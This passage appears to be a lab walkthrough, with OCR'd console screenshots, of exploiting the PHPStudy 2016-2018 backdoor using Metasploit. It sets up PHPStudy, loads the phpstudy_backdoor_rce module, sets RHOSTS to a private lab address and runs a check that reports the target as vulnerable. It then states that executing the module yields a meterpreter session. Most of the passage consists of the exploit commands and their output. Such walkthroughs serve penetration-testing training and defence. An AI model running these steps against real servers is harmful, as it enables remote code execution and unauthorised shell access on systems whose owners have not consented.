
```
Apache已经停止...    22:28:49
MySql已经停止...     22:28:49
```

Make sure that the PHP version is 5.4.45.




```
Apache已经停止...    22:28:49
MySql已经停止...     22:28:49
```

Then start the program by clicking on the part as shown below.




```
Apache已经停止...    22:29:25
MySQL已经停止...     22:29:25
正在启动进程...      22:29:25
```

Target is set. Load the phpstudy_backdoor_rce module as shown below.




```
msf5 > use exploit/multi/http/phpstudy_backdoor_rce
msf5 exploit(multi/http/phpstudy_backdoor_rce) > show options

Module options (exploit/multi/http/phpstudy_backdoor_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   PHPStudy 2016-2018
```

Set the required options as shown below.



```
msf5 exploit(multi/http/phpstudy_backdoor_rce) > set rhosts 172.28.18.14
rhosts => 172.28.18.14
msf5 exploit(multi/http/phpstudy_backdoor_rce) > set rhosts 172.28.128.14
rhosts => 172.28.128.14
msf5 exploit(multi/http/phpstudy_backdoor_rce) > check
[*] 172.28.128.14:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/phpstudy_backdoor_rce) > 
```

Then executing the module gives us a meterpreter session as shown below.



